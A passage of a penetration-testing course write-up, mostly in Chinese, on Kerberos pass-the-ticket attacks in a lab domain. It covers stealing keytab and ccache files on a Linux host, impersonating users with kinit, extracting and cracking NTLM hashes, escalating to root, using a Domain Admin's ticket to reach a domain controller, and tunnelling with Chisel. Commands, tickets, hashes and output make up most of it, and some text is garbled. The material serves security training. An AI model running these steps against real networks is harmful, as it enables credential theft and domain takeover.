## [\*] Action: Ask TGT

[\*] Using aes256\_cts\_hmac\_sha1 hash:

9279bcbd40db957a0ed0d3856b2e67f9bb58e6dc7fc07207d0763ce2713f11dc

[\*] Building AS-REQ (w/ preauth) for: 'inlanefreight.htb\john'

[\*] Using domain controller: 10.129.203.120:88

[+] TGT request successful!

[\*] base64(ticket.kirbi):

doIFqDCCBaSgAwIBBaEDAgEWooIEojCCBJ5hggSaMIIElqADAgEFoRMbEUlOTEFORUZSRUlhSFQuSFRC

oiYwJKADAgECoR0wGxsGa3JidGd0GxFpbmxhbmVmcmVpZ2h0Lmh0YqOCBFAwggRMoAMCARKh  
AwIBAqKC

**BD4EggQ6JFh+c/cFI8UqumM6GPaVpUhz3ZSyXZTIHiI/b3j0FtjyD/uYTqXAAq2CkakjomzCUyqUfIE5**

+2dvJYc1ANm44EvqGZlMkFvHK40slyFEK6E6d70+BWtGye2ytdJr9WWKWDiQLAJ97nrZ9zhNCfeWWQNQ

dpAEeCZP59dZeIUFQlM3+/oEvyJBqeR6mc3GuicxbJA743TLyQt8kt0HU0oIz0oi2p/VYQfITlXBmpIT

OZ6+/vfpaqF68Y/5p61V+B8XRKHXX2JuyX5+d9i3VZhzVF0Fa+h5+efJyx3kmzFMVbVGbP1D  
vAG1JnQO

[h1z2T1egbKX/0la4unJQRZXblwx+xk+MeX0IEKqnQmHzIYU1Ka0px5qnxDj0bG+Ji795TFpEo04kHRwv](#)

[zSoFAIWxzjnpe4J9sraXkLQ/btef8p6qAfeYqWLxNbA+eUEiKQpqkfzbxRB5Pddr1TEONiMAgLCMgphs](#)

gVMLj6wtH+gQc0ohvLgBYUgJnSHV8lpBBc/OPjPtUtAohJoas44DZRCd7S9ruXLzqeUnqIfEZ/DnJh3H

SYtH8NNSXoSkv0BhotVXUMPX1yesjzwEGRokLjsXSWg/4XQtcFgpUFv7hTYTKKn92d0EWePh  
DDPiw0mk

H6MP0BngGaLK5vSA9AcUSi2l+DSaxaR6uK1bozMgM7puovL8MPeHCe+a+jPoX4TPn3cJLHF1f

HofVFSF4W

nkKhzEZ0wVzL8PPWlsT+0lq5TvKlh<sub>m</sub>Iywd3ZWYMT98kB2igEUK2G3jM7XsDgwtPgwIlP02bX  
c2mJF/VA

qBzVwXD0ZuFIePZbPoEULKQtE38cIumRyfbrKUK5RgldV+wHPebhYQvFtvSv05mdTlYGTPku  
h5FRRJ0e

WIw0HWUm3u/NAIhaaUaI+DHBYkdkmmc2RTWk34NwYp7JJQIAMxb68fTQtcJPmLQdWrGYEehgA  
hDT2hX+8

VMQSJoodyD4AEy2bUISEz6×5gjcFMsoZrUmMRLvUEASB/IBW6pH+4D52rLEAsi5kUI1BHOU  
FoLLyTNb

4rZKvWpoibi5sHXe000z6BTWhQceJtUlNkr4jtTTKDv1sVPudAsRmZtR2GRr984NxUk06snZ  
o7zuQiud

7w2NUtKwmTuKGUnNcNurz78wbfield2eJqtE9vLiNxkw+AyIr+gcxvMipDCP9tYCQx1uqCFqT  
qEI<sub>m</sub>OxpN

BqQf/MDhdvked+p46iSewqV/4iaAvEJRV0lBHfrgTFA3HYAhf062LnCWPTTBZCPYSqH68eps  
n40sS+RB

gwJFGpR++u1h//+4Zi++gjsX/+vD3Tx4YUAsMiOa0ZRiYgBWWxsI02NYyGSBIwRC3yGwzQAo  
IT43EhAu

HjYiDIDccqxpB1+8vGwkkV7DEcFM1XFwjuREzYWaff0OUfCT69ZIs0qEwimSHDyfr6WhuKua  
034Us2/V

8wYbbKYjVj+jgfEwge6gAwIBAKKB5gSB432B4DCB3aCB2jCB1zCB1KArMCmgAwIBEqEiBCDl  
V0Bp6+en

HH9/2tewMMt8rq0f7ipDd/UaU4HUKUFaHaETGxFJTkxBTkVGUkVJR0hULkhUQqIRMA+gAwIB  
AaEIMAYb

BGpvaG6jBwMFAEDhAACLERgPMjAyMjA3MTgxMjQ0NTBaphEYDzIwMjIwNzE4MjI0NDUwWqcR  
GA8yMDIy

MDcyNTEyNDQ1MFqoExsRSU5MQU5FRlJFSUdIVC5IVEKpJjAkoAMCAQKhHTAbGwZrcmJ0Z3Qb  
EWlubGFu

ZWZyZWlnaHQuaHRi

[+] Ticket successfully imported!

ServiceName	:	krbtgt/inlanefreight.htb
ServiceRealm	:	INLANEFREIGHT.HTB

```
UserName          : john
UserRealm         : INLANEFREIGHT.HTB
StartTime         : 7/18/2022 5:44:50 AM
EndTime           : 7/18/2022 3:44:50 PM
RenewTill         : 7/25/2022 5:44:50 AM
Flags             : name_canonicalize, pre_authent, initial,
renewable, forwardable
KeyType           : aes256_cts_hmac_sha1
Base64(key)       :
5VdAaevpnx/f9rXsDDLfK6tH+4qQ3f1GlOB1ClBWh0=
ASREP (key)       :
9279BCBD40DB957A0ED0D3856B2E67F9BB58E6DC7FC07207D0763CE2713F11DC

c:\tools>powershell
Windows PowerShell
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\tools> Enter-PSSession -ComputerName DC01
[DC01]: PS C:\Users\john\Documents> whoami
inlanefreight\john
[DC01]: PS C:\Users\john\Documents> hostname
DC01
```

## PtT from Linux

虽然不常见，但Linux计算机可以连接到Active Directory，以提供集中的身份管理，并与组织的系统集成，从而使用户能够在Linux和Windows计算机上使用单一身份进行身份验证。

注意：未连接到Active Directory的Linux机器可以在脚本中使用Kerberos票据或对网络进行身份验证。从Linux机器上使用Kerberos票据并不要求加入域。

## Linux 中的 Kerberos

Windows和Linux使用相同的进程来请求TGT（Ticket Granting Ticket）和TGS（Service Ticket）。但是，它们存储票证信息的方式可能因Linux发行版和实现而异。

在大多数情况下，Linux机器将Kerberos票据作为ccache文件存储在 `/tmp` 目录中。默认情况下，Kerberos票据的位置存储在环境变量 `KRB5CCNAME` 中。这个变量可以识别是否正在使用Kerberos票据，或者存储Kerberos票据的默认位置是否被更改。这些ccache文件受到读写权限的保护，但是具有提升权限或根权限的用户可以很容易地访问这些票据。

Kerberos在Linux中的另一个日常用法是keytab文件。keytab是一个包含Kerberos主体对和加密密钥（从Kerberos密码派生）的文件。您可以使用keytab文件使用Kerberos对各种远程系统进行身份验证，而无需输入密码。但是，当您更改密码时，必须重新创建所有keytab文件。Keytab文件通常允许脚本使用Kerberos自动进行身份验证，而不需要人工交互或访问存储在纯文本文件中的密码。例如，脚本可以使用keytab文件访问存储在Windows共享文件夹中的文件。


## 例子

我们有一台连接到域控制器的计算机（LINUX01）。

这台机器只能通过MS01访问。要通过SSH访问这台机器，我们可以通过RDP连接到MS01，然后从那里，从Windows命令行使用SSH连接到Linux机器。

另一种选择是使用端口转发。

### Linux Auth from MS01



```
FreeRDP:10.129.204.23
david@inlanefreight.htb: ~
C:\Users\david>hostname
MS01
C:\Users\david>ssh david@inlanefreight.htb@172.16.1.15
david@inlanefreight.htb@172.16.1.15's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 System information as of Tue 11 Oct 2022 09:22:22 AM UTC

 System load:  0.36      Processes:           224
 Usage of /:   38.1% of 13.70GB  Users logged in:        1
 Memory usage: 31%          IPv4 address for ens160: 172.16.1.15
 Swap usage:   0%
 
 * Super-optimized for small spaces - read how we shrank the memory
 footprint of MicroK8s to make it the smallest full K8s around.

 https://ubuntu.com/blog/microk8s-memory-optimisation

 12 updates can be applied immediately.
 To see these additional updates run: apt list --upgradable

 New release '22.04.1 LTS' available.
 Run 'do-release-upgrade' to upgrade to it.

 Last login: Tue Oct 11 09:22:05 2022 from 172.16.1.5
david@inlanefreight.htb@linux01:~$
```

作为替代方案，我们创建了一个端口转发，以简化与LINUX01的交互。通过连接到MS01上的TCP/2222端口，我们将访问LINUX01上的TCP/22端口。

让我们假设我们在一个新的评估中，公司给我们访问权限LINUX01，用户名david@inlanefreight.htb，密码Password2。

## Linux Auth 通过端口转发

```
Chenduoduo@htb[/htb]$ ssh david@inlanefreight.htb@10.129.204.23 -p 2222
david@inlanefreight.htb@10.129.204.23's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue 11 Oct 2022 09:30:58 AM UTC

System load: 0.09          Processes:           227
Usage of /:   38.1% of 13.70GB  Users logged in:      2
Memory usage: 32%          IPv4 address for ens160: 172.16.1.15
Swap usage:   0%

* Super-optimized for small spaces - read how we shrank the memory
  footprint of MicroK8s to make it the smallest full K8s around.

https://ubuntu.com/blog/microk8s-memory-optimisation

12 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

New release '22.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Tue Oct 11 09:30:46 2022 from 172.16.1.5
david@inlanefreight.htb@linux01:~$
```

## 识别 Linux 和 AD Integration

我们可以使用realm（用于管理域中的系统注册并设置允许哪些域用户或组访问本地系统资源的工具）来确定Linux机器是否加入了域。

### 使用 realm 检查是否加入域

```
david@inlanefreight.htb@linux01:~$ realm list
inlanefreight.htb
```

```
type: kerberos
realm-name: INLANEFREIGHT.HTB
domain-name: inlanefreight.htb
configured: kerberos-member
server-software: active-directory
client-software: sssd
required-package: sssd-tools
required-package: sssd
required-package: libnss-sss
required-package: libpam-sss
required-package: adcli
required-package: samba-common-bin
login-formats: %U@inlanefreight.htb
login-policy: allow-permitted-logins
permitted-logins: david@inlanefreight.htb, julio@inlanefreight.htb
permitted-groups: Linux Admins
```

该命令的输出表明该机器已配置为Kerberos成员。它还为我们提供了有关域名 (inlanefreight .htb) 以及允许登录的用户和组的信息，在本例中是用户David和Julio以及组Linux Admins。

如果realm不可用，我们还可以寻找用于将Linux与Active Directory集成的其他工具，如[sssd](#) 或 [winbind](#)。查找在机器中运行的那些服务是识别机器是否加入域的另一种方法。我们可以阅读这篇[博文](#)了解更多细节。让我们搜索这些服务来确认机器是否加入了域。

## 使用 PS 检查是否加入域

```
david@inlanefreight.htb@linux01:~$ ps -ef | grep -i "winbind\|sssd"
root      2140      1  0 Sep29 ?          00:00:01 /usr/sbin/sssd -i --
logger=files
root      2141    2140  0 Sep29 ?          00:00:08
/usr/libexec/sssd/sssd_be --domain inlanefreight.htb --uid 0 --gid 0 --
logger=files
root      2142    2140  0 Sep29 ?          00:00:03
/usr/libexec/sssd/sssd_nss --uid 0 --gid 0 --logger=files
root      2143    2140  0 Sep29 ?          00:00:03
/usr/libexec/sssd/sssd_pam --uid 0 --gid 0 --logger=files
```

## 在Linux 中查找Kerberos Tickets

### 查找Keytab文件

一种直接的方法是使用 `find` 来搜索文件名包含单词 `keytab` 的文件。当管理员通常创建一个 Kerberos 票据以与脚本一起使用时，它会将扩展名设置为 `.keytab`。虽然不是强制性的，但这是管理员通常引用 `keytab` 文件的一种方式。

```
david@inlanefreight.htb@linux01:~$ find / -name *keytab* -ls 2>/dev/null  
<SNIP>  
  
131610      4 -rw-----  1 root      root          1348 Oct  4 16:26  
/etc/krb5.keytab  
262169      4 -rw-rw-rw-   1 root      root         216 Oct 12 15:13  
/opt/specialfiles/carlos.keytab
```

注意：要使用 `keytab` 文件，我们必须对该文件具有读写（`rw`）权限。

## 在 Cronjobs 中识别 Keytab 文件

```
carlos@inlanefreight.htb@linux01:~$ crontab -l  
  
# Edit this file to introduce tasks to be run by cron.  
#  
<SNIP>  
#  
# m h  dom mon dow    command  
*5/ * * * *  
/home/carlos@inlanefreight.htb/.scripts/kerberos_script_test.sh  
carlos@inlanefreight.htb@linux01:~$ cat  
/home/carlos@inlanefreight.htb/.scripts/kerberos_script_test.sh  
#!/bin/bash  
  
kinit svc_workstations@INLANEFREIGHT.HTB -k -t  
/home/carlos@inlanefreight.htb/.scripts/svc_workstations.kt  
smbclient //dc01.inlanefreight.htb/svc_workstations -c 'ls' -k -no-pass  
> /home/carlos@inlanefreight.htb/script-test-results.txt
```

在上面的脚本中，我们注意到使用了 `kinit`，这意味着使用了 Kerberos。`kinit` 允许与 Kerberos 交互，其功能是请求用户的 TGT 并将此票据存储在缓存（`ccache` 文件）中。我们可以使用 `kinit` 将一个 `keytab` 导入到我们的会话中并作为用户。

在本例中，我们找到了一个脚本，在尝试连接到共享文件夹之前，为用户 `svc_workstations@INLANEFREIGHT.HTB` 导入 Kerberos 票据（`svc_workstations.kt`）。稍后我们将讨论如何使用这些票据和模拟用户。

## 查找ccache文件

凭据缓存或ccache文件在Kerberos凭据有效期间（通常是在用户会话持续期间）保存这些凭据。一旦用户对域进行了身份验证，就会创建一个存储票证信息的缓存文件。这个文件的路径放在 `KRB5CCNAME` 环境变量中。支持Kerberos身份验证的工具使用这个变量来查找Kerberos数据。让我们查找环境变量并确定Kerberos凭据缓存的位置：

### 检查ccache文件的环境变量

```
david@inlanefreight.htb@linux01:~$ env | grep -i krb5
```

```
KRB5CCNAME=FILE:/tmp/krb5cc_647402606_qd2Pfh
```

如前所述，`ccache` 文件默认位于 `/tmp`。我们可以搜索登录到计算机上的用户，如果我们以 root 或特权用户的身份获得访问权限，我们将能够使用他们的 `ccache` 文件冒充用户，而它仍然有效。

### 搜索 /tmp 目录下的ccache文件

```
david@inlanefreight.htb@linux01:~$ ls -la /tmp

total 68
drwxrwxrwt 13 root          root
4096 Oct  6 16:38 .
drwxr-xr-x 20 root          root
4096 Oct  6  2021 ..
-rw-----  1 julio@inlanefreight.htb  domain users@inlanefreight.htb
1406 Oct  6 16:38 krb5cc_647401106_tBswau
-rw-----  1 david@inlanefreight.htb  domain users@inlanefreight.htb
1406 Oct  6 15:23 krb5cc_647401107_Gf415d
-rw-----  1 carlos@inlanefreight.htb  domain users@inlanefreight.htb
1433 Oct  6 15:43 krb5cc_647402606_qd2Pfh
```

## 滥用 KeyTab 文件

### 列出keytab文件信息

```
david@inlanefreight.htb@linux01:~$ klist -k -t
/opt/specialfiles/carlos.keytab
```

```
Keytab name: FILE:/opt/specialfiles/carlos.keytab
KVNO  Timestamp           Principal
```

1 10/06/2022 17:09:13 carlos@INLANEFREIGHT.HTB

票据对应于用户Carlos。现在，我们可以使用 `kinit` 来模拟用户。让我们确认使用 `klist` 时使用的票据，然后使用 `kinit` 将Carlos的票据导入到会话中。

## 使用keytab模拟用户

```
david@inlanefreight.htb@linux01:~$ klist

Ticket cache: FILE:/tmp/krb5cc_647401107_r5qiuu
Default principal: david@INLANEFREIGHT.HTB

Valid starting     Expires            Service principal
10/06/22 17:02:11  10/07/22 03:02:11
krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB
        renew until 10/07/22 17:02:11
david@inlanefreight.htb@linux01:~$ kinit carlos@INLANEFREIGHT.HTB -k -t
/opt/specialfiles/carlos.keytab
david@inlanefreight.htb@linux01:~$ klist
Ticket cache: FILE:/tmp/krb5cc_647401107_r5qiuu
Default principal: carlos@INLANEFREIGHT.HTB

Valid starting     Expires            Service principal
10/06/22 17:16:11  10/07/22 03:16:11
krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB
        renew until 10/07/22 17:16:11
```

我们可以尝试访问共享文件夹 `\dc01\carlos` 来确认我们的访问。

### 以Carlos身份连接SMB共享

```
david@inlanefreight.htb@linux01:~$ smbclient //dc01/carlos -k -c ls

.
D          0  Thu Oct  6 14:46:26
2022
..
D          0  Thu Oct  6 14:46:26
2022
  carlos.txt          A         15  Thu Oct  6 14:46:54
2022
```

```
7706623 blocks of size 4096. 4452852 blocks available
```

注意：为了保持当前会话的票据，在导入keytab之前，保存环境变量 `KRB5CCNAME` 中存在的ccache文件的副本。

Lets copy the file to '/root', then export it to 'KRB5CCNAME' environment variable (the one used for Kerberos authentication), we will use the commands:

```
cp /tmp/krb5cc_647401106_0LAzwr .
export KRB5CCNAME=/root/krb5cc_647401106_0LAzwr
```

Then we can confirm export with

```
klist
```

```
root@linux01:~# cp /tmp/krb5cc_647401106_0LAzwr .
root@linux01:~# export KRB5CCNAME=/root/krb5cc_647401106_0LAzwr
root@linux01:~# klist
Ticket cache: FILE:/root/krb5cc_647401106_0LAzwr
Default principal: julio@INLANEFREIGHT.HTB

Valid starting     Expires            Service principal
07/24/2024 15:50:00 07/25/2024 01:50:00  krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB
renew until 07/25/2024 15:50:00
```

now lets run smb using our stored keytab, we will use the command:

```
smbclient //dc01/julio -k -c ls -no-pass
```

running ls on dc01/julio home directory, as instructed in the question

```
root@linux01:~# smbclient //dc01/julio -k -c ls -no-pass
.
..
julio.txt          D      0  Thu Jul 14 12:25:24 2022
                           A     17  Thu Jul 14 21:18:12 2022
```

Lets get julio.txt – we will use ‘get’ to get the flag from DC01/julio to ‘LINUX01’ (root directory):

# Keytab 提取

在Linux上滥用Kerberos的第二种方法是从keytab文件中提取秘密。我们能够使用该帐户的票据来冒充Carlos，以读取域内的共享文件夹，但如果我们要在Linux机器上访问他的帐户，我们需要他的密码。

我们可以尝试通过从keytab文件中提取哈希来破解帐户的密码。让我们使用[KeyTabExtract](#)，这个工具可以从502类型的.keytab文件中提取有价值的信息，该文件可用于向Kerberos验证Linux机器。该脚本将提取诸如领域、服务主体、加密类型和哈希等信息。

## 使用 KeyTabExtract 提取Keytab hashes

```
david@inlanefreight.htb@linux01:~$ python3 /opt/keytabextract.py  
/opt/specialfiles/carlos.keytab  
  
[*] RC4-HMAC Encryption detected. Will attempt to extract NTLM hash.  
[*] AES256-CTS-HMAC-SHA1 key found. Will attempt hash extraction.  
[*] AES128-CTS-HMAC-SHA1 hash discovered. Will attempt hash extraction.  
[+] Keytab File successfully imported.  
    REALM : INLANEFREIGHT.HTB  
    SERVICE PRINCIPAL : carlos/  
    NTLM HASH : a738f92b3c08b424ec2d99589a9cce60  
    AES-256 HASH :  
        42ff0baa586963d9010584eb9590595e8cd47c489e25e82aae69b1de2943007f  
    AES-128 HASH : fa74d5abf4061baa1d4ff8485d1261c4
```

使用NTLM哈希，我们可以执行传递哈希攻击。使用AES256或AES128哈希，我们可以使用Rubeus伪造我们的门票，或者尝试破解哈希以获得明文密码。


最容易破解的散列是NTLM散列。我们可以用[Hashcat](#)或者[John the Ripper](#)这样的工具来破解它。然而，一个快速解密密码的方法是使用在线存储库，如<https://crackstation.net/>，其中

包含数十亿个密码。

## Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
a738f92b3c08b424ec2d99589a9cce60
```



Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1\_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
a738f92b3c08b424ec2d99589a9cce60	NTLM	Password5

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

如图所示，用户Carlos的密码为 **Password5**。我们现在可以以Carlos的身份登录了。

```
david@inlanefreight.htb@linux01:~$ su - carlos@inlanefreight.htb
```

Password:

```
carlos@inlanefreight.htb@linux01:~$ klist
Ticket cache: FILE:/tmp/krb5cc_647402606_ZX6KFA
Default principal: carlos@INLANEFREIGHT.HTB
```

Valid starting	Expires	Service principal
10/07/2022 11:01:13	10/07/2022 21:01:13	krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB
renew until 10/08/2022 11:01:13		

Carlos有一个cronjob，它使用一个名为 **svc\_workstations.kt** 的keytab文件。我们可以重复这个过程，破解密码，以 **svc\_workstations** 登录。

## 滥用 Keytab 缓存

一旦我们使用用户 **svc\_workstations** 的凭据登录，我们就可以使用 **sudo -l** 并确认用户可以作为根用户执行任何命令。我们可以使用 **sudo su** 命令将用户修改为root。

### 权限升级到Root

```
Chenduoduo@htb[/htb]$ ssh
svc_workstations@inlanefreight.htb@10.129.204.23 -p 2222

svc_workstations@inlanefreight.htb@10.129.204.23's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-126-generic x86_64)
```

... SNIP ...

```
svc_workstations@inlanefreight.htb@linux01:~$ sudo -l
[sudo] password for svc_workstations@inlanefreight.htb:
Matching Defaults entries for svc_workstations@inlanefreight.htb on
linux01:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\
:/bin\:/snap/bin

User svc_workstations@inlanefreight.htb may run the following commands
on linux01:
    (ALL) ALL
svc_workstations@inlanefreight.htb@linux01:~$ sudo su
root@linux01:/home/svc_workstations@inlanefreight.htb# whoami
root
```

#### #### 查找ccache文件

```
root@linux01:~# ls -la /tmp

total 76
drwxrwxrwt 13 root          root
4096 Oct  7 11:35 .
drwxr-xr-x 20 root          root
4096 Oct  6  2021 ..
-rw-----  1 julio@inlanefreight.htb      domain
users@inlanefreight.htb 1406 Oct  7 11:35 krb5cc_647401106_HRJDux
-rw-----  1 julio@inlanefreight.htb      domain
users@inlanefreight.htb 1406 Oct  7 11:35 krb5cc_647401106_qMKxc6
-rw-----  1 david@inlanefreight.htb      domain
users@inlanefreight.htb 1406 Oct  7 10:43 krb5cc_647401107_00oUWh
-rw-----  1 svc_workstations@inlanefreight.htb domain
users@inlanefreight.htb 1535 Oct  7 11:21 krb5cc_647401109_D7gVZF
-rw-----  1 carlos@inlanefreight.htb      domain
users@inlanefreight.htb 3175 Oct  7 11:35 krb5cc_647402606
-rw-----  1 carlos@inlanefreight.htb      domain
users@inlanefreight.htb 1433 Oct  7 11:01 krb5cc_647402606_ZX6KFA
```

有一个用户 (julio@inlanefreight.htb) 我们还没有获得访问权限。我们可以使用 `id` 来确认他所属的组。

#### 使用id命令识别组成员

```
root@linux01:~# id julio@inlanefreight.htb
```

```
uid=647401106(julio@inlanefreight.htb) gid=647400513(domain  
users@inlanefreight.htb) groups=647400513(domain  
users@inlanefreight.htb),647400512(domain  
admins@inlanefreight.htb),647400572(denied rodc password replication  
group@inlanefreight.htb)
```

Julio是 Domain Admins 组的成员。我们可以尝试模拟用户并获得对 DC01 域控制器主机的访问权。

要使用ccache文件，我们可以复制ccache文件并将文件路径分配给 KRB5CCNAME 变量。

## 将缓存文件导入当前会话

```
root@linux01:~# klist

klist: No credentials cache found (filename: /tmp/krb5cc_0)
root@linux01:~# cp /tmp/krb5cc_647401106_I8I133 .
root@linux01:~# export KRB5CCNAME=/root/krb5cc_647401106_I8I133
root@linux01:~# klist
Ticket cache: FILE:/root/krb5cc_647401106_I8I133
Default principal: julio@INLANEFREIGHT.HTB

Valid starting     Expires            Service principal
10/07/2022 13:25:01 10/07/2022 23:25:01
krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB
        renew until 10/08/2022 13:25:01
root@linux01:~# smbclient //dc01/C$ -k -c ls -no-pass
$Recycle.Bin           DHS          0  Wed Oct  6 17:31:14
2021
Config.Msi             DHS          0  Wed Oct  6 14:26:27
2021
Documents and Settings DHSRn       0  Wed Oct  6 20:38:04
2021
john                  D          0  Mon Jul 18 13:19:50
2022
julio                 D          0  Mon Jul 18 13:54:02
2022
pagefile.sys           AHS 738197504  Thu Oct  6 21:32:44
2022
PerfLogs               D          0  Fri Feb 25 16:20:48
2022
Program Files          DR         0  Wed Oct  6 20:50:50
2021
```

```
Program Files (x86)          D      0  Mon Jul 18 16:00:35  
2022  
  ProgramData                 DHn    0  Fri Aug 19 12:18:42  
2022  
    SharedFolder               D      0  Thu Oct  6 14:46:20  
2022  
      System Volume Information DHS    0  Wed Jul 13 19:01:52  
2022  
        tools                   D      0  Thu Sep 22 18:19:04  
2022  
          Users                  DR    0  Thu Oct  6 11:46:05  
2022  
            Windows                D      0  Wed Oct  5 13:20:00  
2022
```

7706623 blocks of size 4096. 4447612 blocks available

## 使用Linux攻击工具 Kerberos

大多数与Windows和Active Directory交互的Linux攻击工具都支持Kerberos身份验证。如果我们在域连接的机器上使用它们，我们需要确保将 `KRB5CCNAME` 环境变量设置为我们想要使用的ccache文件。如果我们从不是域成员的机器进行攻击，例如，我们的攻击主机，我们需要确保我们的机器可以联系KDC或域控制器，并且域名解析工作正常。

大多数与Windows和Active Directory交互的Linux攻击工具都支持Kerberos身份验证。如果我们在域连接的机器上使用它们，我们需要确保将 `KRB5CCNAME` 环境变量设置为我们想要使用的ccache文件。如果我们从不是域成员的机器进行攻击，例如，我们的攻击主机，我们需要确保我们的机器可以联系KDC或域控制器，并且域名解析工作正常。

在这个场景中，我们的攻击主机没有连接到 `KDC/Domain Controller`，并且我们不能使用域控制器进行名称解析。要使用Kerberos，我们需要使用Chisel 和 Proxychains 等工具通过 `MS01` 代理我们的流量，并编辑 `/etc/hosts` 文件以硬编码域和我们想要攻击的机器的IP地址。

### #### Host File Modified 主机文件修改

```
Chenduoduo@htb[/htb]$ cat /etc/hosts  
  
# Host addresses  
  
172.16.1.10 inlanefreight.htb  inlanefreight  dc01.inlanefreight.htb  
dc01  
172.16.1.5 ms01.inlanefreight.htb  ms01
```

我们需要修改代理链配置文件，以使用socks5和端口1080。

## Proxychains配置文件

```
Chenduoduo@htb[/htb]$ cat /etc/proxychains.conf
```

```
<SNIP>
```

```
[ProxyList]
socks5 127.0.0.1 1080
```

我们必须下载并在攻击主机上执行Chisel。

## 下载Chisel到我们的攻击主机

```
Chenduoduo@htb[/htb]$ wget
https://github.com/jpillora/chisel/releases/download/v1.7.7/chisel_1.7.7
_linux_amd64.gz
Chenduoduo@htb[/htb]$ gzip -d chisel_1.7.7_linux_amd64.gz
Chenduoduo@htb[/htb]$ mv chisel_* chisel && chmod +x ./chisel
Chenduoduo@htb[/htb]$ sudo ./chisel server --reverse

2022/10/10 07:26:15 server: Reverse tunneling enabled
2022/10/10 07:26:15 server: Fingerprint
58EulHjQXA0sBRpxk232323sdLHd0r3r2nrdVYoYeVM=
2022/10/10 07:26:15 server: Listening on http://0.0.0.0:8080
```

通过RDP连接到 MS01 并执行凿子（位于C:\Tools）。

